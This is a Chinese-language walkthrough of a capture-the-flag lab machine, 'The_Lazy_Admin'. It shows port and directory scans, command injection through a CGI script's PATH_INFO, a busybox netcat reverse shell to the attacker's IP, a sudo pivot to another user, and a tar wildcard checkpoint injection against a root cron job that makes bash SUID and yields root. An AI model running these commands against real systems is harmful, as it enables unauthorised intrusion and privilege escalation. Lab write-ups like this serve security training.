


The_Lazy_Admin-12138

```
1 靶机名称:The_Lazy_Admin
2 作者:Eecho
3 靶机ID:636
4 难度:easy
5 靶机地址:https://maze-sec.com/
6 靶机IP:192.168.137.39
7 攻击机IP:192.168.137.102
```

一.信息收集

1.靶机IP



靶机IP是192.168.137.39

2.端口扫描

```
1 nmap -p- -sV 192.168.137.39
```

```

kali@kali:~$ nmap -p- -sV 192.168.137.39
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-22 03:02 EDT
Nmap scan report for Eecho.mshome.net (192.168.137.39)
Host is up (0.00082s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp    open  http     Apache/2.4.62 ((Debian))
8080/tcp   open  http     Apache/2.4.62 (Ubuntu)
MAC Address: 08:00:27:A6:33:E8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 16.95 seconds

```

我们可以看到开启了22 80 8080端口，那么我们的思路就是在80和8080端口发现信息，然后在22端口进行登录即可】

- 1 22作用是进行ssh登录
- 2 80作用是web界面
- 3 8080作用是:我们可以看到是一个apache2 tomcat 可能存在tomcat版本号的漏洞

3.目录扫描

我们去扫描一下80和8080端口,看看有没有什么信息

- 1 gobuster dir -u http://192.168.137.39 -w /usr/share/wordlists/dirb/big.txt -x php,txt,bak,zip,sh,config

```
(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.137.39 -w /usr/share/wordlists/dirb/big.txt -x php,txt,bak,zip,sh,config

=====
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:             http://192.168.137.39
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent:      gobuster/3.8
[+] Extensions:     sh,config,php,txt,bak,zip
[+] Timeout:         10s
=====
Starting gobuster in directory enumeration mode
=====
./htaccess.php      (Status: 403) [Size: 279]
./htaccess.zip      (Status: 403) [Size: 279]
./htaccess.config   (Status: 403) [Size: 279]
./htaccess.txt      (Status: 403) [Size: 279]
./htaccess.bak      (Status: 403) [Size: 279]
./htpasswd          (Status: 403) [Size: 279]
./htpasswd.php      (Status: 403) [Size: 279]
./htpasswd.bak      (Status: 403) [Size: 279]
./htpasswd.txt      (Status: 403) [Size: 279]
./htpasswd.sh       (Status: 403) [Size: 279]
./htaccess          (Status: 403) [Size: 279]
./htpasswd.config   (Status: 403) [Size: 279]
./htpasswd.zip      (Status: 403) [Size: 279]
/cgi-bin            (Status: 301) [Size: 318] [→ http://192.168.137.39/cgi-bin/]
/cgi-bin/ php      (Status: 403) [Size: 279]
/cgi-bin/          (Status: 403) [Size: 279]
```

我们扫描到一个cgi-bin

- 1 gobuster dir -u http://192.168.137.39:8080 -w /usr/share/wordlists/dirb/big.txt -x php,txt,bak,zip,sh,config

```
(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.137.39:8080 -w /usr/share/wordlists/dirb/big.txt -x php,txt,bak,zip,sh,config

=====
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:             http://192.168.137.39:8080
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent:      gobuster/3.8
[+] Extensions:     bak,zip,sh,config,php,txt
[+] Timeout:         10s
=====
Starting gobuster in directory enumeration mode
=====
Progress: 143283 / 143283 (100.00%)
=====
Finished
=====
```


8080端口没有任何的目录

所以,目前我们掌握的信息只有一个cgi-bin目录的,接下来我们先去看看web界面和8080端口吧

二.访问IP

访问IP的意义就是看看,能不能在web界面发现有用的信息或者是存在的版本号等等,有没有可能利用的漏洞。

- 1 http://192.168.137.39/



可以看到就是一个默认界面，没有任何的信息的。

1 | <http://192.168.137.39:8080/>

在扫描端口之后，我以为漏洞是在8080端口的，因为框架是tomcat，tomcat的漏洞有好多的，但是当我访问之后，发现什么都没有的



有用！

如果您是通过网页浏览器看到此页面，则表示您已成功配置 Tomcat。恭喜！

这是 Tomcat 的默认主页。它位于本地文件系统的以下位置：`/var/lib/tomcat9/webapps/ROOT/index.html`

Tomcat 老用户可能会很高兴地得知，该系统实例 Tomcat 已按照 中的规则安装CATALINA_HOME在/usr/share/tomcat9和CATALINA_BASE中。`/var/lib/tomcat9/usr/share/doc/tomcat9-common/RUNNING.txt.gz`

如果您尚未安装以下软件包，建议您考虑安装：


tomcat9-docs：此软件包安装一个 Web 应用程序，允许您在本地浏览 Tomcat 9 文档。安装完成后，您可以点击[此处](#)访问它。

tomcat9-examples：此软件包安装一个 Web 应用程序，允许访问 Tomcat 9 Servlet 和 JSP 示例。安装完成后，您可以点击[此处](#)访问它。

tomcat9-admin：此软件包安装两个 Web 应用程序，可帮助管理此 Tomcat 实例。安装完成后，您可以访问[管理器 Web 应用程序](#)和[主机管理器 Web 应用程序](#)。

注意：出于安全考虑，只有具有“manager-gui”角色的用户才能使用管理器 Web 应用程序。只有具有“admin-gui”角色的用户才能使用主机管理器 Web 应用程序。用户定义在/etc/tomcat9/tomcat-users.xml。

不管，你去访问8080端口的任何目录都是404页面的



HTTP Status 404 – Not Found

Type Status Report

Message The requested resource [/docs/] is not available

Description The origin server did not find a current representation for the target resource or is not willing to disclose that one exists.

Apache Tomcat/9.0.107 (Debian)


Apache Tomcat/9.0.107 (Debian)看到这个我还以为，漏洞可能跟这个有关，但是搜索一圈，什么都没有的

所以，我们的思路就只能在80端口的cgi-bin了，因为我们已经把所有可能存在的漏洞地方都已经找过了

三，渗透测试

1.cgi-bin

1 | <http://192.168.137.39/cgi-bin/>



Forbidden

You don't have permission to access this resource.

Apache/2.4.62 (Debian) Server at 192.168.137.39 Port 80

CGI (Common Gateway Interface, 通用网关接口) 是一套标准，它定义了 **Web 服务器（如 Apache）** 如何与 **外部程序（如你的 Bash 脚本、Python 或 C 程序）** 进行交互。

- 1 它是如何工作的？
- 2 在静态网页时代，你访问服务器，服务器直接把 `.html` 文件扔给你。但如果你想看“当前系统时间”或“运行一个命令”，静态文件就做不到了。这时就需要 **CGI**。
- 3 工作流程：
- 4 用户请求：你访问 `http://ip/cgi-bin/test.cgi`。
- 5 服务器识别：**Apache** 发现你在请求 `cgi-bin` 目录，于是它不再读取文件内容，而是直接运行这个文件。
- 6 环境变量传递：服务器把你的请求信息（比如你在 `URL` 后面加的 `/etc/passwd`）存入环境变量（如 `PATH_INFO`）。
- 7 程序执行：外部程序（**Bash/Python**）读取这些变量，处理数据，并把结果打印出来。
- 8 返回结果：**Apache** 收集这些打印出来的文字，包装成 **HTTP** 响应发回给你的浏览器。

在正常的服务器配置中，`/cgi-bin/` 目录通常用于存放可执行脚本（如 CGI 脚本）。出于安全考虑，管理员通常会默认禁止用户直接通过浏览器浏览该目录下的文件列表。

目前，我们只能去扫描扫描，看看有没有其他的目录什么的

只能，我们扫描的话，我们去指定后缀名是 `.cgi`，我们去爆破试试看

- ```
1 wfuzz -u http://192.168.137.39/cgi-bin/FUZZ.cgi -w /usr/share/wordlists/dirb/big.txt --hh 276
```

```
[kali@kali:~/桌面]
$ wfuzz -u http://192.168.137.39/cgi-bin/FUZZ.cgi -w /usr/share/wordlists/dirb/big.txt --hh 276
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information
-

* Wfuzz 3.1.0 - The Web Fuzzer

Target: http://192.168.137.39/cgi-bin/FUZZ.cgi
Total requests: 20469

=====
ID Response Lines Word Chars Payload
=====
000000015: 403 9 L 28 W 279 Ch ".htaccess"
000000016: 403 9 L 38 W 330 Ch ".htpasswd"
000017889: 200 1 L 3 W 16 Ch "test"
000019356: 200 1 L 1 W 12 Ch "vuln"
=====
Total time: 0
Processed Requests: 20469
Filtered Requests: 20465
Requests/sec.: 0
```

我们可以发现有2个目录，一个是test.一个是vuln,我们去看看。

说实话，我只能去查看vuln就可以了，test都不用去查看的，那个就是一个干扰项的

之所以我直接去查看vuln,一个是经验，一个是直觉。

```
1 http://192.168.137.39/cgi-bin/vuln.cgi
```



PATH\_INFO:

可以看到页面显示了,意思是我们需要填写路径的

```
1 PATH_INFO:
```

## 2.注入

很多人看到这个,可能就是直接去查看/etc/passwd的,(我是直接id的,因为如果可以执行成功的话,那么我们可以直接反弹shell的),而不是去查看/etc/passwd,感觉没有什么用,因为拿不到shell,除非把用户名和密码显示在/etc/passwd,或者说有密码的提示什么的

我们去看看/etc/passwd

```
1 http://192.168.137.39/cgi-bin/vuln.cgi/etc/passwd
```




PATH\_INFO: /etc/passwd  
Executing: /etc/passwd

我们可以看到执行之后,开头的斜杠 / 消失了,也就是脚本本该执行 /etc/passwd,但经过处理后变成了执行 etc/passwd

为什么会失败呢

```
1 在 Linux 系统中, /etc/passwd 和 etc/passwd 有着巨大的区别:
2
3 /etc/passwd (绝对路径): 告诉系统从根目录出发去找文件。
4
5 etc/passwd (相对路径): 告诉系统在当前目录(即 cgi-bin 目录)下找一个叫 etc 的文件夹,
6 再进去找 passwd。
7 因为 /usr/lib/cgi-bin/ 下面显然没有 etc 文件夹,所以系统会报错: "command not found"
 或者 "No such file or directory".
```

也就是只要你添加了/,它只能在cgi-bin目录下去给你查找文件的,不会去根目录下的,既然只能查看目录下的,那么我们直接去查看这个vuln.cgi文件即可,看看怎么去绕过,或者不看都可以的




```
PATH_INFO: /cat vuln.cgi
Executing: cat vuln.cgi
#!/bin/bash
echo "Content-Type: text/plain"
echo ""
echo "PATH_INFO: $PATH_INFO"
if [-n "$PATH_INFO"]; then
 cmd=$(echo "$PATH_INFO" | sed "s|^/||")
 if [-n "$cmd"]; then
 echo "Executing: $cmd"
 if [-n "$POST_DATA"]; then
 $cmd $POST_DATA
 else
 read post_data
 if [-n "$post_data"]; then
 $cmd $post_data
 else
 $cmd
 fi
 fi
 fi
fi
```

题外话:然后, 很多人可能想, 那我多输一个/, 不就行了。但是他是没有用的, 都会给你解析了。

所以, 我们只能输入一个不带/的命令即可, 那么我们直接输入id即可

他会把前面的/解析, 剩下的就是id, 而id正好是我们需要的命令的

```
1 http://192.168.137.39/cgi-bin/vuln.cgi/id
```




```
PATH_INFO: /id
Executing: id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```


我们可以看到执行的命令就是id, 而且返回了www-data的, 那么我们去反弹shell即可

### 3.反弹shell

记住, 如果发现有漏洞, 那么我们第一件事情, 就是去拿shell, 不管url能不能去操作, 一定要拿shell

```
1 http://192.168.137.39/cgi-bin/vuln.cgi/busybox%20nc%20192.168.137.102%201234%20-e%20/bin/bash
```





```
PATH_INFO: /busybox nc 192.168.137.102 1234 -e /bin/bash
Executing: busybox nc 192.168.137.102 1234 -e /bin/bash
```

为了更好的演示，我把之前的靶机删除了，有重新装了一下靶机

我们拿到shell之后，第一件事情就是去稳定shell的

- 1 python3 -c 'import pty; pty.spawn("/bin/bash")'
- 2 按 Ctrl+Z 回到你的本地机器
- 3 在你的本地机器执行: stty raw -echo; fg
- 4 最后设置环境变量（在 shell 中）:
- 5 export TERM=xterm-256color

```
(kali㉿kali)-[~]
└─$ nc -lp 1234
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
ls -la
total 16
drwxr-xr-x 2 root root 4096 Apr 17 05:22 .
drwxr-xr-x 72 root root 4096 Apr 17 01:40 ..
-rwxr-xr-x 1 root root 68 Apr 17 05:19 test.cgi
-rwxr-xr-x 1 root root 464 Apr 17 05:28 vuln.cgi
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@Echo:/usr/lib/cgi-bin$ ^Z
zsh: suspended nc -lp 1234

(kali㉿kali)-[~]
└─$ stty raw -echo; fg
[1] + continued nc -lp 1234
export TERM=xterm-256color
www-data@Echo:/usr/lib/cgi-bin$ ls -la
total 16
drwxr-xr-x 2 root root 4096 Apr 17 05:22 .
drwxr-xr-x 72 root root 4096 Apr 17 01:40 ..
-rwxr-xr-x 1 root root 68 Apr 17 05:19 test.cgi
-rwxr-xr-x 1 root root 464 Apr 17 05:28 vuln.cgi
www-data@Echo:/usr/lib/cgi-bin$ |
```

OK，我们可以看到稳定成功，那么接下来就是去查看user.txt

```
-rwxr-xr-x 1 root root 464 Apr 17 05:28 vuln.cgi
www-data@Echo:/usr/lib/cgi-bin$ cd /home
www-data@Echo:/home$ ls -la
total 20
drwxr-xr-x 5 root root 4096 Apr 17 05:37 .
drwxr-xr-x 18 root root 4096 Mar 18 2025 ..
drwxr-xr-x 2 111 111 4096 Apr 17 07:37 111
drwxr-xr-x 3 todd todd 4096 Apr 17 05:11 todd
drwxr-xr-x 2 welcome welcome 4096 Apr 17 07:36 welcome
www-data@Echo:/home$ |
```

可以看到有3个用户，这里的welcome用户可能是作者忘记删除了，这是模板靶机里面的用户

```
www-data@Echo:/home$ cd 111
www-data@Echo:/home/111$ ls -la
total 28
drwxr-xr-x 2 111 111 4096 Apr 17 07:37 .
drwxr-xr-x 5 root root 4096 Apr 17 05:37 ..
-rw-r--r-- 1 111 111 648 Apr 17 07:37 .bash_history
-rw-r--r-- 1 111 111 220 Apr 18 2019 .bash_logout
-rw-r--r-- 1 111 111 3526 Apr 18 2019 .bashrc
-rw-r--r-- 1 111 111 807 Apr 18 2019 .profile
-rw-r--r-- 1 root root 44 Apr 17 07:07 user.txt
www-data@Echo:/home/111$ cat user.txt
flag{user-6C1AF43CD10933256F88124FBE6499FA}
www-data@Echo:/home/111$ |
```

我们可以看到user.txt文件的，而且111用户里面的.bash\_history文件是没有删除的，所以我猜测是作者故意留给我们的，让我们切换到111用户去读取的，所以接下来我们的思路就是去切换到111用户下的。

然后我查看了todd用户，里面有一个data.txt文件，但是没有什么用的

```
www-data@Echo:/$ cd /home/todd/
www-data@Echo:/home/todd$ ls -la
total 24
drwxr-xr-x 3 todd todd 4096 Apr 17 05:11 .
drwxr-xr-x 5 root root 4096 Apr 17 05:37 ..
-rw-r--r-- 1 todd todd 220 Apr 18 2019 .bash_logout
-rw-r--r-- 1 todd todd 3526 Apr 18 2019 .bashrc
-rw-r--r-- 1 todd todd 807 Apr 18 2019 .profile
drwxr-xr-x 2 root root 4096 Apr 17 05:11 documents
www-data@Echo:/home/todd$ cd documents/
www-data@Echo:/home/todd/documents$ ls -la
total 12
drwxr-xr-x 2 root root 4096 Apr 17 05:11 .
drwxr-xr-x 3 todd todd 4096 Apr 17 05:11 ..
-rw-r--r-- 1 root root 12 Apr 17 05:11 data.txt
www-data@Echo:/home/todd/documents$ cat data.txt
Secret data
www-data@Echo:/home/todd/documents$ |
```

## 4.切换111用户

本来，我猜测可能是通过什么脚本，或者是定时任务去切换到111用户下的

我去/opt/目录下查看没有什么，然后就直接sudo -l

```
Secret data
www-data@Echo:/home/todd/documents$ sudo -l
Matching Defaults entries for www-data on Echo:
 env_reset, mail_badpass,
 secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User www-data may run the following commands on Echo:
 (111) NOPASSWD: ALL
 (111) NOPASSWD: /usr/bin/su - 111
www-data@Echo:/home/todd/documents$ |
```

可以看到2个，我们去看看

- 1 1. 拆解：第一行
- 2 (111) NOPASSWD: ALL
- 3
- 4 (111)：代表你可以伪装成谁。这里的 111 是指 UID 为 111 的用户（也就是你看到的那个名为 111 的账号）。
- 5
- 6 NOPASSWD：代表不需要密码。你不需要知道 www-data 的密码，也不需要知道用户 111 的密码。
- 7
- 8 ALL：代表可以执行任何命令。
- 9
- 10 合起来的意思：你可以以用户 111 的身份，不输入密码，运行这台机器上的任何程序。
- 11
- 12 2. 拆解：第二行
- 13 (111) NOPASSWD: /usr/bin/su - 111
- 14



15 | 这行是上一行的“具体化”。它显式地允许你执行 `su - 111` 这个命令。

那么，我们就可以直接一条命令去切换到111用户下了

```
1 | sudo -u 111 /bin/bash
```

```
lrwxrwxrwx 1 root root 28 Mar 18 2025 vmlinuz.old -> boot/vm
www-data@Echo:/$ sudo -u 111 /bin/bash
111@Echo:/$ id
uid=1002(111) gid=1002(111) groups=1002(111)
```

我们可以看到切换成功的，那么接下来就是去查看历史记录即可

## 5.查看历史记录

```
1 | cat /home/111/.bash_history
```

```
111@Echo:/$ cat /home/111/.bash_history
cd ~
ls -al
cat .bash_history
clear
busybox wget http://192.168.43.37:8081/pspy64
ls
chmod +x pspy64
./pspy64
cd /var/www/html/
ls
cd cgi-bin/
crontab -l
cat /etc/crontab
ls -l /etc/cron.d/
cat /etc/crontab
cat /usr/local/bin/backup.sh
echo "chmod +s /bin/bash" > /var/www/html/shell.sh
chmod +x /var/www/html/shell.sh
cd /var/www/html/
touch "/var/www/html/--checkpoint=1"
touch "/var/www/html/--checkpoint-action=exec=sh shell.sh"
ls -l /bin/bash
ls
cat shell.sh
rm -rf shell.sh
ls
rm -rf --checkpoint=1
rm -rf '--checkpoint=1'
clear
ls
rm -rf ./'--checkpoint=1'
rm -rf ./'--checkpoint-action=exec=sh shell.sh'
ls
ls cgi-bin/
vim /etc/hosts
111@Echo:/$
```

我们可以看到有一个定时任务的

历史记录记录了一次非常经典的**通过定时任务（Cron Job）利用通配符（Wildcard）进行的权限提升（Privilege Escalation）**过程。

我们可以把这段操作拆解为四个阶段：

### 1. 侦察与监控阶段（查找线索）

```
1 | busybox wget http://192.168.43.37:8081/pspy64
2 | chmod +x pspy64
3 | ./pspy64
```

- **pspy64**：这是一个非常强大的渗透工具，用于在没有 root 权限的情况下监控进程运行。
- **目的**：用户 111 在观察系统中是否有以 root 身份定期运行的任务。他发现了系统在不断运行一个备份脚本。

### 2. 漏洞发现阶段（锁定目标）

```
1 cat /etc/crontab
2 cat /usr/local/bin/backup.sh
```

- 用户查看了定时任务文件（crontab），发现 root 账号每分钟都会运行 `/usr/local/bin/backup.sh`。
- 这个 `backup.sh` 脚本里一定包含类似 `tar -cf backup.tar *` 这样的命令，且它是对 `/var/www/html/` 目录进行备份。

### 3. 漏洞利用阶段（Tar 注入攻击）

这是整个操作最精妙的地方。它利用了 `tar` 命令会将以 `--` 开头的文件名误认为“参数”的特性。

```
1 # 1. 创建提权脚本：给 /bin/bash 加上 SUID 权限（s位）
2 echo "chmod +s /bin/bash" > /var/www/html/shell.sh
3 chmod +x /var/www/html/shell.sh
4
5 # 2. 创建“伪装成参数”的文件
6 touch "/var/www/html/--checkpoint=1"
7 touch "/var/www/html/--checkpoint-action=exec=sh shell.sh"
```

- **原理：**当 root 的定时任务运行 `tar *` 时，系统会将当前目录下所有文件展开。
- 展开后的命令变成了：`tar --checkpoint=1 --checkpoint-action=exec=sh shell.sh ...`
- **结果：**`tar` 运行到这里时，会以为这是管理员下的指令，从而以 **root 身份** 执行了 `sh shell.sh`。因为 `shell.sh` 的内容是 `chmod +s /bin/bash`，这直接把 `bash` 变成了一个“只要运行就是 root”的后门程序。

### 4. 现场清理与收尾

```
1 ls -l /bin/bash # 检查 bash 的权限是否多了个 's'
2 rm -rf shell.sh # 删除证据
3 rm -rf './--checkpoint=1' # 删除特殊文件
```

用户检查了 `/bin/bash` 是否成功变成了 SUID 权限（`-rwsr-xr-x`），确认成功后迅速清理了创建的恶意文件，防止被管理员发现。

OK，那么我们的思路就很清晰了，利用定时任务去提权即可

## 6. 提权

第一步:查看定时任务

看看到底有没有这个 `backup.sh` 脚本的

```
1 cat /etc/crontab
```

```

111@Echo:/$ cat /etc/crontab
/etc/crontab: system-wide crontab
Unlike any other crontab you don't have to run the `crontab'
command to install the new version when you edit this file
and files in /etc/cron.d. These files also have username fields,
that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

Example of job definition:
.----- minute (0 - 59)
| .----- hour (0 - 23)
| | .----- day of month (1 - 31)
| | | .----- month (1 - 12) OR jan,feb,mar,apr ...
| | | | .----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,f
ri,sat
| | | | |
* * * * * user-name command to be executed
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || (cd / && run-parts --repor
t /etc/cron.daily)
47 6 * * 7 root test -x /usr/sbin/anacron || (cd / && run-parts --repor
t /etc/cron.weekly)
52 6 1 * * root test -x /usr/sbin/anacron || (cd / && run-parts --repor
t /etc/cron.monthly)
#
* * * * * root /usr/local/bin/backup.sh
111@Echo:/$

```

可以看到是存在的，那么就开始提权即可

## 第二步:环境

漏洞点在 `/var/www/html`，因为那是 root 备份脚本扫描的地方。

```
1 | cd /var/www/html
```

## 第三步:创建脚本

我们需要一个当 `tar` 被触发时执行的脚本。这个脚本的目标是给 `bash` 加上 SUID 权限

```

1 | echo "chmod +s /bin/bash" > exploit.sh
2 | chmod +x exploit.sh

```

## 第四步：布置“地雷”

这是最关键的一步。我们要利用 `touch` 创建两个名字看起来像命令参数的文件。当 `tar` 执行 `*`（通配符）展开时，它会把这两个文件名当成自己的运行参数。

```

1 | echo "chmod +s /bin/bash" > exploit.sh
2 | chmod +x exploit.sh

```

## 第五步:等待执行

由于这是一个定时任务（Cron Job），你只需要等待

```
1 | ls -la /bin/bash
```

```

111@Echo:~$ cd /var/www/html
111@Echo:/var/www/html$ ls -la
total 16
drwxrwxrwx 3 root root 4096 Apr 17 07:05
drwxr-xr-x 3 root root 4096 Apr 4 2025 ..
drwxr-xr-x 2 root root 4096 Apr 17 05:11 cgi-bin
-rw-r--r-- 1 root root 6 Apr 11 2025 index.html
111@Echo:/var/www/html$ echo "chmod +s /bin/bash" > 12138.sh
111@Echo:/var/www/html$ chmod +x 12138.sh
111@Echo:/var/www/html$ ls -la
total 20
drwxrwxrwx 3 root root 4096 Apr 22 05:20
drwxr-xr-x 3 root root 4096 Apr 4 2025 ..
-rwxr-xr-x 1 111 111 19 Apr 22 05:20 12138.sh
drwxr-xr-x 2 root root 4096 Apr 17 05:11 cgi-bin
-rw-r--r-- 1 root root 6 Apr 11 2025 index.html
111@Echo:/var/www/html$ touch -- "--checkpoint=1"
111@Echo:/var/www/html$ touch -- "--checkpoint-action=exec=sh 12138.sh"
111@Echo:/var/www/html$ ls -la /bin/bash
-rwxr-xr-x 1 root root 1168776 Apr 18 2019 /bin/bash
111@Echo:/var/www/html$ date
Wed Apr 22 05:21:36 EDT 2026
111@Echo:/var/www/html$ ls -la /bin/bash
-rwxr-xr-x 1 root root 1168776 Apr 18 2019 /bin/bash
111@Echo:/var/www/html$ date
Wed Apr 22 05:21:52 EDT 2026
111@Echo:/var/www/html$ ls -la /bin/bash
-rwsr-sr-x 1 root root 1168776 Apr 18 2019 /bin/bash
111@Echo:/var/www/html$ bash -p
bash-5.0# id
uid=1002(111) gid=1002(111) euid=0(root) egid=0(root) groups=0(root),1002(111)
bash-5.0# cat /root/root.txt
flag{root-8D931866E1B45A7A554EEAB7720A34BE}
bash-5.0#

```

我们可以看到成功拿到root的shell

接下来，你想干什么都可以的，如果觉得这个shell不好看，那你可以写入公钥然后去登录，或者其他方法都可以的。

复盘

🚩 第一阶段：外部突破 (Initial Access)

**目标：** 从 Web 页面获取系统初始 Shell。

1. **服务探测：** 通过扫描发现 80 (Apache) 和 8080 (Tomcat) 两个 Web 端口。
2. **漏洞发现：** 在 80 端口的 `/cgi-bin/` 目录下发现 `vuln.cgi`。
